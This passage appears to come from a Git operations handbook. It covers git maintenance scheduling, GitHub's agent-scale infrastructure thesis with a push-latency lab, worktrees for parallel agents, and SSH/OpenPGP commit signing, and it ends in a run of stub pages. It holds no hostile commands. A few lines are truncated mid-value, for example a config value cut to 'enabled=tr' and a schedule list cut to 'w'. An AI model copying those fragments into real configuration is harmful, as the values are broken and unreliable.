Use `--task` when you want a known order. Without `--task`, Git runs tasks with `maintenance.<task>.enabled=tr` (by default that is mainly `gc` unless you set a strategy).

Case 2: Enable incremental strategy and register

```
cd /path/to/large-repo

git maintenance register
# Sets maintenance.strategy=incremental if unset, adds repo to global maintenance.repo,
# enables recommended schedules, sets maintenance.auto=false in this repo

git config --get maintenance.strategy
git config --get-all --global maintenance.repo | tail -n 5
git config --get maintenance.auto
```

Expected shape: `incremental`, a path entry under `maintenance.repo`, and `maintenance.auto=false` so foreground commands do not also kick auto-maintenance while the scheduler owns the job.

Case 3: `git maintenance start` on Linux

```
cd /path/to/large-repo
git maintenance start --scheduler=auto
# On Linux with user systemd: systemd-timer; otherwise crontab

systemctl --user list-timers 'git-maintenance*' 2>/dev/null || true
# Or: crontab -l | sed -n '/GIT MAINTENANCE/,/END GIT MAINTENANCE/p'
```

Timers run `git for-each-repo --config=maintenance.repo maintenance run --schedule=hourly|daily|w`
Stop with `git maintenance stop` (leaves the repo registered). `unregister` removes the repo from the global list (`--force` if unsure).

Case 4: Prefetch vs a normal fetch

```
# After maintenance has run prefetch on a registered remote:
git show-ref | grep prefetch | head
git fetch origin
# Ideal case: tips move with little or no object transfer
```

Prefetch refs live under `refs/prefetch/` so your `origin/main` does not jump until **you** fetch.

Case 5: Manual vs scheduled, and locks

```
# Manual full gc via maintenance (preferred over bare git gc when using the framework)
git maintenance run --task=gc

# Auto mode: only if thresholds say so (loose object count, pack count, …)
```

```
git maintenance run --auto
```

Each `git maintenance run` takes an **object database lock**. Overlapping hourly runs on huge multi-repo schedules can skip a cycle — shrink task cost or stagger repos if windows exceed an hour. Do not mix bare `git gc` with concurrent `git maintenance run`; prefer `git maintenance run --task=gc`.

Strategy cheat sheet

`maintenance.strategy`	Intent
`none`	Scheduled maintenance runs nothing by default
`gc`	Run the `gc` task
`geometric`	Geometric pack repack + auxiliary cleanup; strong default for **manual** maintenance on large repos (Git 2.50+ docs)
`incremental`	Small non-deleting tasks on a schedule; manual path still uses `gc`

Tune with `maintenance.<task>.enabled` and `maintenance.<task>.schedule` (`hourly` / `daily` / `weekly`). Threshold knobs include `maintenance.commit-graph.auto`, `maintenance.loose-objects.auto`, `maintenance.incremental-repack.auto`.

Safety

- Prefetch contacts remotes on a timer — ensure credentials/agents work non-interactively or exclude remotes.
- `gc` deletes stale data; incremental tasks prefer not to. Know which strategy you enabled before leaving a laptop on a huge monorepo overnight.
- Customizing systemd units: use drop-ins under `~/.config/systemd/user/git-maintenance@.service.d/`; `start` overwrites the main unit files.
- `maintenance.auto=false` after `register` is intentional; re-enable only if you understand double scheduling.

Hands-on checklist

1. On a disposable clone, run `commit-graph` and `incremental-repack` with `--task`.

2. `git maintenance register` and confirm `maintenance.strategy` / `maintenance.repo`.
3. `git maintenance start`; list timers or crontab region.
4. Trigger prefetch; inspect `refs/prefetch/`; run a normal `git fetch` and note transfer size.
5. `git maintenance stop` and `unregister` when the lab is done.

Pitfalls

Symptom	Likely cause	Fix
Hourly tasks sometimes skip	Overlap on object DB lock	Fewer repos per user, cheaper tasks, or longer spacing
Remote-tracking branches "randomly" move	Not prefetch — something else fetching	Prefetch should only touch `refs/prefetch/`
Disk grows after incremental mode	No full `gc`; MIDX keeps more packs briefly	Periodic manual `gc` / geometric strategy if policy allows
Scheduler missing on Linux	No user systemd / lingering	`loginctl enable-linger $USER` or use `--scheduler=crontab`
`unregister` errors	Repo not in list	`git maintenance unregister --force`

Sources

- git-maintenance documentation
- git-multi-pack-index (expire / repack used by `incremental-repack`)

Git infrastructure for agent-scale development

Git infrastructure for agent-scale development

Thesis

Human Git workflows tolerate a few hundred milliseconds of push latency and occasional `git gc` pauses. **Agent fleets do not.** An agent in a tight loop commits or checkpoints after nearly every action; its wall-clock speed is bounded by how fast a single push completes. When thousands of agents write their own branches in one monorepo, and every push fans out into CI clones, the platform's Git store becomes the bottleneck — not the model that wrote the patch.

This chapter teaches the **demands and design principles** behind GitHub's rebuild of its Git infrastructure for agent-scale development (October 2026 engineering post). You will not reproduce GitHub's storage stack (Spokes and its successor). You will learn why classic "full local replica per fileserver" designs hit a ceiling, which coordination you must keep, which work you can move off the push critical path, and how to reason about agent load when you operate your own forge or large monorepo.


The numbers behind the shift

All figures are from GitHub's post (published 2026-10-06).

Signal	Figure
Git events per month (Sep 2025 → Aug 2026)	218.2 B → **473.3 B** (more than 2×)
Pushes per month, year over year	0.69 B → **3.35 B** (4.9×)
Commits in September 2026	**7.38 B** (more than 5× a year earlier)
GitHub Actions runs in September 2026	**3.26 B** (more than 4×)
Pull-request merges, year over year	nearly **4×**
Busiest single repository, August 2026	about **1 billion** requests
New architecture, internal benchmarks	up to **35×** higher write throughput

The ratio that matters is that pushes grew faster than total events. The write side is where the curve bends.

Mental model



Pressure	Why agents make it worse	Design response
Push latency	Agent loop waits on every checkpoint	Shrink the coordinated step to the **ref update**; parallelize object storage, connectivity checks, scanning
Write throughput	Thousands of branches updating one repo	Decouple durability from read replicas so adding read capacity does not slow every write
Hot tip / merge queue	Trunk, release trains, merge queues funnel work onto one ref	Still needs agreement — but everything *around* the tip update can be independent
Read fan-out	One push → thousands of CI clones/fetches	Scale reads with **lightweight workers + cache**, not more durable full copies
Compaction / GC	Every write adds cleanup work	Run maintenance on **separate workers** against durable storage, not on the same host answering live Git

Reads are easy; writes are hard. Caches and replicas absorb clone storms. Every push must be stored durably and made visible consistently before the next agent or CI job can build on it.

Worked examples

Case 1: Measure what an agent actually waits on

An agent that "feels slow" is often waiting on the forge, not on the model. Time the two halves of a checkpoint separately: the local commit, and the push.

```
#!/usr/bin/env bash
# agent-push-budget.sh - time one agent-style checkpoint: commit locally, then push
set -euo pipefail
REPO="${1:?repo path}"
cd "$REPO"

printf '\n# checkpoint %s\n' "$(date -Is)" >> AGENT_CHECKPOINT.md
git add AGENT_CHECKPOINT.md

t0=$(date +%s%N)
git commit -q -m "agent: checkpoint $(date +%s)"
t1=$(date +%s%N)
git push -q origin "HEAD:refs/heads/agent/checkpoint-$$"
t2=$(date +%s%N)

echo "commit_ms=$(( (t1 - t0) / 1000000 )) push_ms=$(( (t2 - t1) / 1000000 ))"
```

First get a floor: push to a bare repository on the same disk, with no network, no replicas and no server-side hooks.

```
mkdir agentlab && cd agentlab
git init -q --bare remote.git && git clone -q remote.git work 2>/dev/null
cd work
git commit -q --allow-empty -m init && git push -q origin HEAD:main
for i in 1 2 3; do ../agent-push-budget.sh .; done
```

```
commit_ms=7 push_ms=17
commit_ms=13 push_ms=16
commit_ms=7 push_ms=17
```

About 17 ms is what a push costs when Git does nothing but write objects and move a ref. Now point `origin` at your real forge and run it again. Everything above the floor is infrastructure: network round trips, authentication, hooks, connectivity checks, replication and the quorum. If the model produces a change in 2 s and the push takes 1.5 s, almost half of the agent loop is waiting on the Git host. A human never notices that. An agent that checkpoints after every action pays it every time, which is why GitHub says commit turnaround becomes a bottleneck **per agent**.

Each run also left a branch behind:

```
cd ../remote.git
git for-each-ref --count=5 --format="%(refname)" refs/heads
```

```
refs/heads/agent/checkpoint-822206
refs/heads/agent/checkpoint-822228
refs/heads/agent/checkpoint-822251
refs/heads/main
```

Multiply that by thousands of agents and you have the write pattern from the post: many branches, each updated often, all landing in one repository.

Case 2: Why "add more Git replicas" can make pushes slower

Classic hosting pattern (GitHub's historical Spokes model in broad strokes):

1. Keep a full on-disk copy of the repository on several fileservers (five by default).
2. Serve Git reads from those fast local disks.
3. When a push updates a reference, run a three-phase commit protocol that uses a quorum, so CI, the web UI and API clients all see a consistent repository state.

That design is excellent for a billion ordinary repositories. At the extreme tail it couples two jobs that want different scaling curves:

```
durability  =  "N full copies on disk"
read scale  =  "add another full copy"

  every new read replica joins every write
  push latency   slowest replica in the set
```

So the operator move that fixes CI clone storms (more replicas) lengthens the agent push. Losing a replica hurts both capacity and durability. Losing quorum stops writes entirely.

Mental fix: separate **authoritative durable storage** from **compute that answers Git requests**. Read spikes then look like cache misses and worker scale-out, not "spin up another permanent full mirror that votes on every push."

Case 3: What still needs coordination (and what does not)

Git semantics force agreement on **reference updates**. Object upload, connectivity validation, secret scanning, and pack maintenance are heavy — but most of that work need not serialize behind other writers.

Must agree	Can proceed independently (with care)
Updating `refs/heads/main` / merge-queue tip	Storing newly received objects

Must agree	Can proceed independently (with care)
Branch-protection / required-check gates before the tip moves	Secret scanning, malware scanning of blobs
Visibility of a tip to CI and the UI after a successful push	Compaction, multi-pack-index, garbage collection

When you design or evaluate a forge:

1. Instrument **time-to-ack** for pushes separately from **time-to-fully-replicated**.
2. Move compaction off hosts that serve interactive `git fetch` / `git push`.
3. Treat CI clone storms as a **read-scaling** problem (partial clone, pack bitmaps, CDN/cache, ephemeral workers), not as a reason to enlarge the write quorum.

Case 4: Watch maintenance work pile up on the receiving side

Every push leaves work for the server. Back in the lab, the three checkpoints arrived as loose objects:

```
cd agentlab/remote.git
git count-objects -vH | head -3
```

```
count: 11
size: 44.00 KiB
in-pack: 0
```

Eleven loose objects from four tiny commits. Run the same incremental tasks a busy server needs:

```
git maintenance run --task=commit-graph --task=loose-objects
git count-objects -vH | head -4
```

```
count: 11
size: 44.00 KiB
in-pack: 11
packs: 1
```

The objects are now in a pack, but the loose copies are still there. The `loose-objects` task first deletes loose objects that are *already* packed, and only then packs the rest, so the cleanup lands on the next run:

```
git maintenance run --task=loose-objects
git count-objects -vH | head -4
```

```
count: 0
size: 0 bytes
in-pack: 11
packs: 1
```

That two-step shape is deliberate: it is safe while other Git processes read the repository at the same time. It is also the work GitHub moves off the serving path. On one host, this runs next to live pushes and fetches. Every new write adds to it, and the cost compounds as volume climbs. In the new architecture, separate workers do it directly against durable storage.

Product controls matter as much as storage. Use short-lived agent branches, a merge queue instead of a thundering herd of merges to `main`, branch protections so an unreviewed agent tip never becomes the default branch, and audit logs that record who (or what) pushed.

The trap

Trap: "faster clones will fix agent scale." Partial clone, sparse checkout, and shallow fetch are necessary for large trees — and they only help the **read** side. Agent loops are write-latency and write-throughput problems. If every agent still waits on a quorum of full disk replicas, clone speedups do not unblock the checkpoint loop.

Trap: "drop coordination to go faster." Skipping tip agreement breaks CI and humans equally: two agents can believe they both landed on `main`. The rebuild thesis is not "no coordination"; it is **coordinate only what Git requires**, and do everything else in parallel or in the background.

Trap: "agents replace governance." Higher commit rates make branch protections, required reviews, and audit trails *more* important, not less. GitHub's design principles explicitly keep people in control of review and approval as automation volume grows.

The boring rule

Treat every agent as a writer whose throughput is capped by **push ack latency**, and treat every successful push as a **read fan-out** event. Scale durability and read compute on different axes; keep ref-update agreement; move compaction off the serving path. Measure push wall time in the agent loop the same way you measure model tokens — it is part of the product.

Try this

1. Time `git push` for a one-line commit to a shared branch on your forge. Compare to a push to a personal fork. Note the delta.
2. Enable `git maintenance` with the incremental strategy on a large clone and confirm commit-graph / MIDX work happens on a schedule, not during interactive status (see the companion `git maintenance` chapter).
3. Sketch your hosting topology: for each replica, mark whether it is **durable truth**, **read cache**, or accidentally both. If every box is both, you have redrawn the classic ceiling.

Verification

- Primary source: GitHub Engineering, *Building Git infrastructure for agent-scale development* (2026-10-06, updated 2026-10-07) — figures for events/month, pushes, Actions runs, and the Spokes durability-vs-read-scale tradeoff are taken from that post.
- Concepts cross-checked against Git's documented maintenance / commit-graph / multi-pack-index behaviour (no GitHub-internal services were exercised).
- Cases 1 and 4 were run on this box with Git 2.47.3 against a local bare repository (2026-10-15 IST). Outputs are pasted from those runs; the local push time is a floor, not a forge measurement.
- This host did not call GitHub private APIs or reproduce Spokes quorum behaviour.

Sources

- GitHub Engineering — Building Git infrastructure for agent-scale development
- Git — `git maintenance`, commit-graph, multi-pack-index
- Optional comparison (different problem domain, cited only as parallel "source control under agent load" thinking): Anthropic Engineering — Redesigning source control

Git under agentic load: packing, refs, and worktree isolation

Git under agentic load: packing, refs, and worktree isolation

After this page you can recognise the symptoms of a repository that is being written far more often than a human team would write it, measure loose-object pressure with `git count-objects`, and choose among `git maintenance`, worktrees, and packing strategy before the working tree becomes the bottleneck.

Thesis

Agentic coding loops — many small commits, many parallel checkouts, many ref updates — do not invent new Git objects. They amplify the costs Git already has: loose objects before packing, lock files on refs, and pack/index rebuilds. Public discussion of purpose-built "agent-scale" source control is useful inspiration; the controls you can apply *today* are still stock Git. This chapter stays with those controls and cites Git's own documentation.

Mental model

```
agents (N)
    worktree A    commits    loose objects + ref locks
    worktree B    commits    loose objects + ref locks
    worktree C    commits    loose objects + ref locks


     object database (shared)


     git maintenance / gc / repack   (must keep up)
```

One bare object store can serve many worktrees. That is a feature for isolation and a risk if nothing packs.

Measure before you tune

Verified on this authoring box with **git version 2.47.3** in a disposable repo of 50 tiny commits (no pack yet):

```
git count-objects -v
```

```
count: 152
size: 608
in-pack: 0
packs: 0
size-pack: 0
prune-packable: 0
garbage: 0
size-garbage: 0
```

Reading the interesting lines:

Field	Meaning
`count` / `size`	Loose object count and KiB
`in-pack` / `packs` / `size-pack`	Already packed
`prune-packable`	Loose objects that are also in a pack (safe to prune)
`garbage`	Unreachable leftover files

Under agentic load you typically watch `count` climb between maintenance runs. If `count` stays high while push/fetch latency rises, packing is behind the write rate.

What breaks first

1. **Loose-object flood** — each tiny commit can leave objects unpacked; `git status` and reachability walks pay for it.
2. **Ref lock contention** — concurrent updates to the same branch (or to `HEAD` in a shared worktree) fail with lock errors.
3. **Pack/index churn** — aggressive `gc` during peak write hours fights the writers.
4. **Working-tree collisions** — two agents editing the same checkout overwrite each other's dirty state.

None of these require a new VCS; they require isolation and background maintenance.

Mitigations that exist today

Worktrees for isolation

Give each agent (or each concurrent job) its own worktree on a dedicated branch, sharing the object store:

```
git worktree add ../agent-a -b agent/a main
git worktree add ../agent-b -b agent/b main
```

Remove with `git worktree remove` when finished. See git-worktree. This chapter's neighbouring pages cover the lifecycle in more depth; here the point is *why* agents want it: separate dirty trees, separate branch locks.

`git maintenance` on a schedule

Keep the shared object store healthy without waiting for an interactive `gc`:

```
git maintenance start
# or one-shot
git maintenance run --task=commit-graph --task=loose-objects --task=incremental-repack
```

Prefer the incremental strategy for write-heavy repos; reserve full `gc` for quiet windows. See git-maintenance and the previous chapter in this section.

Packing and refs

- Ensure `pack.threads` and adequate `gc.auto` thresholds match the host.
- Consider `git pack-refs --all` when loose refs dominate (many short-lived agent branches).
- Delete merged agent branches promptly so ref iteration and tips stay small.

What this chapter does not claim

Public posts about replacing Git for tens of thousands of merges per day describe a *problem class*. They are inspiration for operators who must keep Git alive under automation. This page does **not** document a third-party system's protocol, wire format, or proprietary store. When a primary engineering write-up is available, cite it; until then, stick to Git's own tools.

Common mistakes

- Sharing one dirty worktree across agents "to save disk".
- Running `git gc --aggressive` on every agent commit.
- Leaving thousands of `agent/*` branches forever.
- Ignoring `git count-objects -v` until clone times double.

Exercises

1. In a clone you own, run `git count-objects -v` before and after `git maintenance run` and record the delta.
2. Create two worktrees, make a commit in each on different branches, and confirm `git branch -a` shows both tips while `count-objects` reflects new loose objects.
3. Sketch a cron/systemd timer policy for `git maintenance` on a bare repo that receives agent pushes.

Summary

Agentic load is a write-rate and isolation problem. Measure with `git count-objects`, isolate writers with worktrees, and keep packing/refs current with `git maintenance`. Inventing a new VCS is optional; keeping Git's house in order is not.

Sources

- git-maintenance
- git-worktree
- git-pack-objects
- git-count-objects

Git Security

Theory

Theory: Signatures Bind a Key to a Hash; History Still Contains Secrets

A signed commit proves a key holder produced that object. It does not encrypt the tree. A secret once hashed is in every clone that fetched it.

Invariants

1. SSH or GPG signing covers the commit/tag object.
2. Forges display verified if the key is uploaded.
3. `git filter-repo` rewrites hashes; everyone must reclone.
4. Pre-commit secret scanning is courtesy; rotation is mandatory.

```
commit hash   signed by key K
forge matches K to account
secret blob   still in pack until rewrite + rotate
```

What can break

- Signing with a key the forge does not know.
- Revert of a secret (blob remains).

How to read this chapter

Sign, secrets, audit trails, scanning, lab to remove a secret.

Signed Commits and Tags

Signed Commits and Tags

After this page you can sign commits and annotated tags with **SSH** (preferred on a Linux desk in 2026) or **OpenPGP**, prove a signature locally, and get a forge **Verified** badge by uploading the matching public key. A signature binds a key to a commit or tag object. It does **not** encrypt the tree, and it does **not** stop a secret that already landed in history.

Desk repos for the labs: `~/desk/desk-api` (chapter 3). Linux is the primary host.

What a signature covers

```
commit / annotated tag object

  payload hashed   signed by key K

  forge matches K to your account → Verified
```

Kind	Signs	Typical tool
Commit	The commit object (tree + parents + author/committer + message)	`git commit -S`
Annotated tag	The tag object (points at a commit + tagger + message)	`git tag -s`
Lightweight tag	Nothing cryptographic — name only	Avoid for releases

Unsigned history is still valid Git. Signing is an authenticity layer you and your forge agree on.

SSH signing (boring default)

OpenSSH 8.2+ can sign Git objects. Git 2.34+ speaks `gpg.format=ssh`. You reuse the same key you already use for `git@` remotes.

One-time setup

```
# Prefer an Ed25519 key dedicated to signing if your org splits roles
ls -l ~/.ssh/id_ed25519.pub

git config --global gpg.format ssh
git config --global user.signingKey ~/.ssh/id_ed25519.pub
git config --global commit.gpgsign true
git config --global tag.gpgSign true
```

`user.signingKey` for SSH is the **public** key path (or the literal `key::ssh-ed25519 AAAA…` form). Git asks `ssh-keygen -Y sign` under the hood; your agent holds the private key.

Upload the **same** public key to the forge as a **signing** key (GitHub: Settings → SSH and GPG keys → New SSH key → Key type **Signing Key**). Authentication keys and signing keys can be the same material, but the forge must list it for signing or the badge stays unsigned.

Sign a commit and prove it locally

```
cd ~/desk/desk-api
git switch -c lab/signed-commits
echo "signed-lab $(date -Iseconds)" >> NOTES.md
git add NOTES.md
git commit -m "lab: demonstrate SSH-signed commit"
# -S is implied when commit.gpgsign=true; pass -S explicitly if you left that unset

git log -1 --show-signature
git verify-commit HEAD
```

Expected shape (wording varies by Git/OpenSSH version):

```
Good "git" signature for … with ED25519 key SHA256:…
```

If verification says the key is unknown, configure an allowed-signers file (next section) or rely on the forge UI after push.

Allowed signers (local trust)

SSH verification needs a map from principals to public keys — the allowed-signers file:

```
mkdir -p ~/.config/git
cat >> ~/.config/git/allowed_signers <<'EOF'
you@example.com namespaces="git" ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAA… comment
EOF
git config --global gpg.ssh.allowedSignersFile ~/.config/git/allowed_signers
```

```
git verify-commit HEAD
```

Principals should match the email (or forge identity) you care about. `namespaces="git"` limits the key to Git signatures. Without this file, `git verify-commit` may report a good cryptographic signature with an untrusted principal — same idea as OpenPGP "Good signature" with unknown trust.

Sign an annotated release tag

```
git tag -s v0.0.0-lab -m "lab signed tag"
git verify-tag v0.0.0-lab
git show --show-signature v0.0.0-lab
```

Lightweight tags (`git tag v0.0.0-lab` without `-s` / `-a`) carry no signature. Release process: annotated + signed.

OpenPGP signing (when policy requires it)

Some orgs still mandate OpenPGP. Install GnuPG, generate or import a key, then:

```
gpg --list-secret-keys --keyid-format=long
# Copy the signing key fingerprint (40 hex), not a short ID

git config --global gpg.format openpgp   # or unset; openpgp is the historical default
git config --global user.signingKey REPLACE_WITH_FINGERPRINT
git config --global commit.gpgsign true

git commit -S -m "lab: OpenPGP-signed commit"
git log -1 --show-signature
```

Export the public key and upload it to the forge as a GPG key. Prefer fingerprint match over short key IDs. Keep `~/.gnupg` mode `700`; never commit secret key material.

You can keep SSH for auth remotes and OpenPGP only for signing by setting `gpg.format openpgp` and `user.signingKey` to the fingerprint while SSH continues to handle `git@` URLs.

Selective signing and overrides

Goal	Command / config
Always sign commits	`commit.gpgsign=true`
Always sign annotated tags	`tag.gpgSign=true`
One unsigned commit	`git commit --no-gpg-sign`

Goal	Command / config
One signed commit when defaults are off	`git commit -S`
Repo-only policy	omit `--global`; set the same keys in this repo's `.git/config`

CI bots that merge with a forge token often produce **unsigned** merge commits unless the bot has its own signing key. Branch protection "require signed commits" applies to the commits you push; understand whether merges rewrite history or add unsigned merge nodes.

Push and forge Verified

```
git push -u origin lab/signed-commits
git push origin v0.0.0-lab
```

On the forge, open the commit: a **Verified** badge means the signature matched a signing key attached to the author account. No badge usually means: wrong key uploaded, auth-only SSH key not marked for signing, or author email does not match the forge account.

```
# Inspect what you actually pushed
git cat-file -p HEAD | head -20
# Look for gpgsig / signed tag blocks in the object
```

Safety

- Signing proves **who held key K**, not that the diff is safe to run. Still review patches.
- A compromised laptop with an unlocked agent can sign forever — use short agent lifetimes, hardware keys, or confirm prompts where your stack supports them.
- Rewriting signed history (`rebase`, `filter-repo`) drops or invalidates old signatures; re-sign deliberately after rewrites.
- Do not paste private keys or `ssh-keygen -Y sign` intermediate files into tickets.
- Tag signing and commit signing are separate habits. Releases need both a signed tag and a review of the commit it points at.

Hands-on checklist

1. Configure SSH signing (`gpg.format`, `user.signingKey`, `commit.gpgsign`).
2. Create `lab/signed-commits`, make one signed commit, run `git verify-commit HEAD`.
3. Add an allowed-signers entry for your principal; re-verify.
4. Create `v0.0.0-lab` with `git tag -s`; run `git verify-tag`.
5. Push branch + tag; confirm Verified on the forge for both.
6. Optional: make one `--no-gpg-sign` commit and contrast the forge UI.

Pitfalls

Symptom	Likely cause	Fix
cannot sign / ssh signing error	Agent empty or wrong key path	`ssh-add -l`; fix `user.signingKey`
Good signature, untrusted	No allowed-signers / trust	Configure `gpg.ssh.allowedSignersFile` or forge upload
Forge shows Unverified	Key not uploaded as **signing** key	Add signing key; match author email
`tag.gpgSign` ignored	Lightweight tag	Use `git tag -s` / annotated tags
Works locally, CI unsigned	Bot has no signing key	Accept for merges or equip the bot

Sources

- git-config — gpg.format, user.signingKey, commit.gpgsign, gpg.ssh.allowedSignersFile
- git-commit -S / –gpg-sign
- git-tag -s
- OpenSSH `ssh-keygen -Y sign` / `-Y verify` (man pages on your Ubuntu host)

Secrets in History

Secrets in History

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Secrets in history: removal and prevention.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Audit Trails

Audit Trails

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Audit trails at the Git layer.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Security Scanning

Security Scanning

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Security scanning: pre-commit and CI integration.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: Remove a Secret

Hands-On: Remove a Secret

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Remove a committed secret.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Troubleshooting

Theory

Theory: fsck Walks the Graph; Repair is Restore Reachability

Corruption is missing or malformed objects. Dangling objects are normal (amended commits). Repair means getting a reachable graph again — often from another clone.

Invariants

1. `git fsck` reports missing, unreachable, and malformed objects.
2. Another clone of the same DAG is the best object source.
3. Reflog may still name "lost" commits locally.
4. Do not `rm -rf .git` until you have a copy of objects you need.

```
tip → commit → tree → blob    all hashes must exist
missing blob  = unreadable file at that path in that commit
```

What can break

- Running random `rm` in `.git/objects`.
- Assuming `fsck` dangling = disaster.

How to read this chapter

fsck, error patterns, procedures, corruption lab.

fsck and Repair

fsck and Repair

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Corrupted repositories: `git fsck` and repair.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Common Error Patterns

Common Error Patterns

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Common error patterns: causes and fixes.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Recovery Procedures

Recovery Procedures

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Recovery procedures.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hands-On: Corrupted Repo

Hands-On: Corrupted Repo

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Simulate a corrupted repo and recover.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Hosting Platforms

GitHub Monoculture

Theory

Theory: Default is Gravity; Lock-in is Extra Objects Outside Git

GitHub became default by network effects, not by owning the Git protocol. Lock-in lives in identity, Actions YAML, Packages, issue graphs, and marketplace apps — data Git does not clone.

Invariants

1. A Git remote is replaceable; a social graph is not.
2. CI, packages, and issues are forge databases.
3. Multi-homing (two remotes) preserves Git objects only.
4. Regulation and data residency constrain *where* a forge may run.

```
Git objects     portable
PRs, Actions, Packages, stars    forge-specific
```

What can break

- Calling `git clone` a full backup of a GitHub org.

How to read this chapter

How GitHub won, lock-in, geopolitics, what "beyond" means, comparison rubric.

How GitHub Became Default

How GitHub Became Default

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- How GitHub became the default.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Risks of Platform Lock-in

Risks of Platform Lock-in

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Risks of platform lock-in.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Regulatory and Geopolitical

Regulatory and Geopolitical

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The regulatory and geopolitical dimension.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

What Beyond GitHub Means

What Beyond GitHub Means

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What “beyond GitHub” actually means.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

A Framework for This Part

A Framework for This Part

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- A framework for this part.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Platform Architecture

Theory

Theory: A Forge is Git Plus Metadata, Identity, and Jobs

`git init --bare` is hosting. A platform adds a database, authn/z, HTTP/SSH frontends, object storage, and workers. Operational complexity is the hidden product tax.

Invariants

1. Smart HTTP and SSH both speak the Git protocol; they differ in auth.
2. Repo bytes may live on local disk, NFS, or S3-style object stores.
3. Webhooks are the universal outbound glue.
4. Monolith vs microservices is a scaling and failure-domain choice.

```
clients --SSH/HTTP--> frontend --→ git storage
                          \--→ metadata DB
                          \--→ jobs / CI / hooks
```

What can break

- Treating GitLab Omnibus RAM as "just Git."

How to read this chapter

Git vs hosting, components, protocols, storage, identity box, extensibility, styles, cost.

Git Alone vs Git Hosting

Git Alone vs Git Hosting

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Git alone vs Git hosting.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Core Platform Components

Core Platform Components

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Core platform components.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The Protocol Stack

The Protocol Stack

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- SSH, HTTP, and Git smart protocols.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Storage Architectures

Storage Architectures

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Filesystem, distributed storage, and object stores.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Authn, Authz, and Identity

Authn, Authz, and Identity

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Authentication, authorization, and identity as a component.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Extensibility

Extensibility

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Webhooks, APIs, plugins.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Monolith vs Microservices

